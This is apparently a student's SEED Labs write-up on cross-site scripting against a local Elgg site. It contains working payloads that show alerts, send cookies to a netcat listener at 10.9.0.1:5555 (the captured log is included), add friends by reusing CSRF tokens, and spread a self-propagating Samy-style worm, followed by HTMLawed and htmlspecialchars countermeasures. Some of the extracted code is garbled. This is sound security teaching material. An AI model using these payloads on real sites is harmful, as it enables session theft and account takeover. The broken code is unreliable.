

Cross - Site Scripting (XSS) Attack

Cross-site scripting (XSS) is a sort of web application vulnerability that is regularly found. This flaw allows attackers to inject malicious code (such as JavaScript programs) into the victim's web browser.

Any attacker can obtain a victim's credentials, such as passwords, using any malicious code.

Cookies that are only used during a certain session.

The following topics are covered in this lab:

- "Cross-Site Scripting attack • XSS worm and self-propagation • Session cookies • HTTP GET and POST requests • JavaScript and Ajax (CSP)"

Lab Environment Setup:

- *DNS setup*

```
10.9.0.5          (http://www.seed-server.com/)  
10.9.0.5          (http://www.example32a.com/)  
10.9.0.5          (http://www.example32b.com/)  
10.9.0.5          (http://www.example32c.com/)  
10.9.0.5          (http://www.example60.com/)  
10.9.0.5          (http://www.example70.com/)
```

- *Container setup and Commands*

```
$ dcbuild # To build docker  
$ dcup # To turn on docker containers  
$ dcdown # To turn off the running docker
```

In the background, all of the containers will be running. We frequently need to get a shell on a container in order to run commands on it.

- *Running the docker*

```
[11/14/21]seed@VM:~/.../Labsetup$ dockps
09359ddf679c  server-4-10.9.0.8
0a905c830a79  server-2-10.9.0.6
524cbd6d88b0  server-3-10.9.0.7
699b6bd2726f  server-1-10.9.0.5
[11/14/21]seed@VM:~/.../Labsetup$ docksh 699
root@699b6bd2726f:/bof# █
```


- SQL database

```
sudo rm -rf mysql_data
```

UserName	Password
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

"Task 1 : Posting Malicious message to display an Alert window"

```
"<script> alert('XSS'); </script>"  
# posting the code in boby's profile
```




- The alert comes because JavaScript code was injected into boby's web browser.
- This displays when Alice checks boby's profile, signalling that she is under threat.

"Task 2: Posting a Malicious Message to Display Cookies"

- The purpose is to embed a JavaScript program in an Elgg profile such that the user's cookies are displayed in the alert box whenever another user accesses the profile.

```
<script>alert(document.cookie);</script>
```



- **Observation:** When I submitted the edit profile form, an alert window displaying information about Bobby's cookies appeared. When Alice went to the profile, she, too, received an alert box with a list of her cookies.
- **Explanation:** The inserted JavaScript code retrieves the user's cookies from the web browser. When Alice went to Bob's profile, the JavaScript code was injected into her browser as well, resulting in the alert box with cookie information being displayed.


"Task 3: Stealing Cookies from the Victim's Machine"

In this task, the attacker wishes for the JavaScript code to send cookies to himself/herself. To fulfill this, the malicious JavaScript code must send an HTTP request to the attacker, including all the cookies.

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>"
```

- In order to listen to specified port, netcat command is usually used by attackers.

```
$ nc -lknv 5555  
#This will listen to port 5555 for every connection inbound or outbound
```



Injection of the code

```
[11/20/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
^C
[11/20/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 55138)
GET /?c=Elgg%3Dddt4j09ut920242nl4dthsinjl HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```

[11/20/21]seed@VM:~\$ █

Listening on port 5555

Observation: As an attacker, we are listening on port 5555. We wrote javascript code in the brief description field of Boby's edit profile page that sends an HTTP request to the attacker with the user's cookies information on the listening server terminal running on our machine. Alice further ended up going to Boby's profile, which resulted in her cookies being displayed on our terminal with an HTTP request..

Explanation: In the JavaScript code written in the brief description field of Boby's profile, we insert an `` tag with an attribute called 'src.' The path to the attacker's machine is now encapsulated in the src attribute. The src attribute in the `` tag provides the location to the browser, and the browser attempts to load the image from that location. However, we have written HTTP request in that attribute's value, which sends an HTTP GET request to the location specified, i.e. the attacker's machine, where the attacker is listening using TCP server. Since this request includes the user's cookies, it also sends this information to the attacker.

"Task 4: Becoming the Victim's Friend"

We will launch an attack similar to Samy's on MySpace in 2005 in this and succeeding tasks. (For instance, the Samy Worm.) We'll construct an XSS worm that adds Samy to the friends lists of all the other users visiting Samy's page. This worm does not recreate on its own; however, in task 6, we will force it to.

We will launch an attack similar to Samy's on MySpace in 2005 in this and subsequent tasks. (For example, the Samy Worm.) We'll create an XSS worm that adds Samy to the friends lists of all other users who visit Samy's page. This worm does not reproduce on its own; however, in task 6, we will force it to.

- *Generating a token*

```
POST ▾ http://www.xsslabelgg.com/action/friends/add?friend=47&_elgg_ts=1573083736&_elgg_t
```

```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=cl3m8tagkusfcq94iknbmroqa7
Connection: keep-alive
```

```
_elgg_ts=1577383736&_elgg_token=ea0J4-1iRS-wRMt1iRUYiQ
```

- *Putting the code in profile*

Edit profile : XSS Lab Site

www.xsslabelgg.com/profile/samy/edit

Most Visited SEED Labs Sites for Labs

Edit profile

Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

- Added to the friend's list

All Site Activity

All Mine Friends

Filter Show All

Alice is now a friend with Samy just now

Samy is now a friend with Samy 4 minutes ago

- **Question 1:** "Explain the purpose of lines 1 and 2, why are they needed?"

Cross Site Request Forgery can be avoided by exchanging the token and timestamp with the request header. If we do not include tokens in the request URL to add friend, the web server or host will reject this request because it will recognize it as a cross-site request and thus discard this request, resulting in our attack failing.

- **Question 2:** "If the Elgg application only provide the Editor mode for the "About me" field, i.e., you cannot switch to Text mode, can you still launch a successful attack?"

We can escape HTML tags, but the code in editor mode has HTML encoding, which is an XSS protection measure. As a result, we will be unable to launch successfully..

- **Observation:** The JavaScript code in which we added the Add Friend Request URL. To specify the user, we added Samy, i.e. 47, to the request. It means that Samy is added as that user's friend. By viewing the page source of the Elgg page, we discovered the name of the variable that stores the secret tokens and used it in the code to access the secret tokens of users visiting Boby's page. These secret tokens are concatenated to the URL of the HTTP GET request for adding a friend. We access this information in the 'About me' section of the form and submit it. Whenever a user visits his profile, the code is triggered, and it takes the user's secret tokens and performs the HTTP GET request, which adds Boby as a friend to that user.
-

"Task 5: Modifying the Victim's Profile"

This task's aim is to transform the victim's profile when she visits Samy's page. Make specific modifications to the victim's "About Me" portion. To complete the tasks, we'll make an XSS worm.

Edit profile

Display name

Samy

About me

```
//and Security Token __elgg_token
var name+"&name="+elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
//Construct the content of your url.
var content= token + ts +name +desc+guid
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
```

Public

Posting code in About me section

- The goal of this task is to change the victim's profile when she visits Samy's page. Make specific modifications to the "About Me" section of the victim's profile. To accomplish the work, we will create an XSS worm.

The screenshot shows a user profile for a character named Alice. The profile includes a cartoon illustration of Alice looking up at flowers, her name 'Alice' in a speech bubble, and her 'About me' status: 'Samy is my hero'. There is an 'Edit profile' button at the bottom left of the profile card. The overall interface is a light blue-themed social network or forum.

OUTPUT

- **Question 3:** "Why do we need line 1? Remove this line and repeat your attack."

Your profile was successfully saved.

Add widgets

Removed the 1st line.

If we get rid of the line, the current id is samy's id. It gets rid of the code we put in since it is executed and replaced as soon as samy's profile page is loaded.

"Task 6: Writing a Self-Propagating XSS Worm"

- *DOM approach*

To create a self-propagating XSS worm, we use a quine that first announces and describes itself in the DOM and then calls itself to regenerate the code in the victim, passing the code on to all the profiles that view Samy. When any victims load the

infected page, the DOM approach is used. This script is inserted into the Document Object Model (DOM)

The screenshot shows a web browser window titled "Alice : XSS Lab Site". The address bar displays the URL "www.xsslabelgg.com/profile/alice". The page content is a profile for a user named "Alice". On the left, there is a thumbnail image of Alice from Disney's Alice in Wonderland. Below the image is a button labeled "Edit profile". To the right of the image, the name "Alice" is displayed in bold, followed by the text "About me" and "Samy is my hero". At the top of the page, there is a navigation bar with links like "Most Visited", "SEED Labs", and "Sites for Labs". A "Add widgets" button is located in the top right corner of the main content area.

Alice : XSS Lab Site

www.xsslbelgg.com/profile/alice

Most Visited SEED Labs Sites for Labs

Alice

About me
Samy is my hero

Inspect Cons Debug {} Style Ec Perform Mem Netw Stor Rules

1 of 2 47

```
<script id="worm" type="text/javascript">
    window.onload=function() { var headerTag=<script id=\\"worm\\" type=\\"text/javascript\\">\>; var jsCode=document.getElementById("worm").innerHTML; var tailTag=</\\"+\\"script>; var wormCode=encodeURIComponent(headerTag+jsCode+tailTag); var desc=&description=Samy is my hero+wormCode; desc +=&accesslevel[description]=2; var name=&name= + elgg.session.user.name; var guid=&guid= + elgg.session.user.guid; var ts=&_elgg_ts=+elgg.security.token._elgg_ts; var token=&_elgg_token=+elgg.security.token._elgg_token; var sendurl=http://www.xsslbelgg.com/action/profile/edit; var content=token + ts + name + desc + guid; var samyguid=47;
    if(elgg.session.user.guid!=samyguid) { var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true);
    }
```

< v.elgg-layout-widgets > div.profile.elgg-col-2of3.mrn > div.elgg-inner.clearfix.h-card.vcard >

Inspecting

Boby : XSS Lab Site

www.xsslbelgg.com/profile/boby

Most Visited SEED Labs Sites for Labs

Add widgets

Boby

About me
Samy is my hero

Inspect Cons Debug {} Style Ec Perform Mem Netw Stor Rules

1 of 4 47

```
<p>
    Samy is my hero
    <script id="worm" type="text/javascript">
        window.onload=function() { var headerTag=<script id=\\"worm\\" type=\\"text/javascript\\">\>; var jsCode=document.getElementById("worm").innerHTML; var tailTag=</\\"+\\"script>; var wormCode=encodeURIComponent(headerTag+jsCode+tailTag); var desc=&description=Samy is my hero+wormCode; desc +=&accesslevel[description]=2; var name=&name= + elgg.session.user.name; var guid=&guid= + elgg.session.user.guid; var ts=&_elgg_ts=+elgg.security.token._elgg_ts; var token=&_elgg_token=+elgg.security.token._elgg_token; var sendurl=http://www.xsslbelgg.com/action/profile/edit; var content=token + ts + name + desc + guid; var samyguid=47;
        }
```

< v.elgg-layout-widgets > div.profile.elgg-col-2of3.mrn > div.elgg-inner.clearfix.h-card.vcard >

Task 7: Countermeasures

- This section shows how Elgg safeguards against XSS attacks. Elgg has installed built-in antimeasures, which have been disabled to allow the attack to succeed.

Use HTMLawed rather than HTMLspecialchars as a countermeasure i.e visit any of the victim profiles and define your findings in this report.

The screenshot shows the Elgg admin interface at www.xsslabelgg.com/admin/plugins#htmlawed. The user is logged in as Admin. The Plugins page displays a grid of available plugins. The 'Security and Spam' category is selected. Two plugins are listed:

Deactivate	HTMLawed	Provides security filtering. Running a site with this plugin disabled i
Deactivate	User Validation by Email	Simple user account validation through email.

Bob

About me

```
Samy is my hero
window.onload=function()
{
var headerTag="";
var jsCode=document.getElementById("worm").innerHTML;
var tailTag="</"+"script">";
var
wormCode=encodeURIComponent(headerTag+jsCode+tailTag);
var desc="&description=Samy is my hero"+wormCode;
desc += "&accesslevel[description]=2";
var name+"&name=" + elgg.session.user.name;
var guid+"&guid=" + elgg.session.user.guid;
var ts+"&_elgg_ts=" + elgg.security.token._elgg_ts;
var token+"&_elgg_token=" + elgg.security.token._elgg_token;
var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
var content=token + ts + name + desc + guid;
var samyguid=47;
if(elgg.session.user.uid!=samyguid)
```

View activity

Add friend

Send a message

Report user

- We can see that we activated HTMLawed, which filters tags from any kind of input, and that the 'About me' section on Samy's page contains the script input but without the tags, indicating that our attack failed.

Open text.php /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

```

$vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));


// if (bool) true use defaults
if ($vars['data-confirm'] === true) {
    $vars['data-confirm'] = elgg_echo('question:areyousure');
}

$url = elgg_extract('href', $vars, null);
if (!$url &amp; !isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);

```



- Other effective countermeasures include html encoding, which was enabled by uncommenting the `htmlspecialchars` in four lines: `txt.php`, `url.php`, `dropdown.php`, and `email.php`. As a result, it replaces the tags. We see that our attack fails when we use both the countermeasure and redo task 1.

Conclusion

We successfully implemented, demonstrated, and explained the operation of a cross-site scripting attack, an XSS worm, and self-propagation in this lab. Session cookies, HTTP headers with GET and POST requests, the implications of tokens, and JavaScript format were also covered. We also realized the importance of countermeasures and

how, without them, users might publish whatever message they wanted to their user accounts, even JavaScript applications.
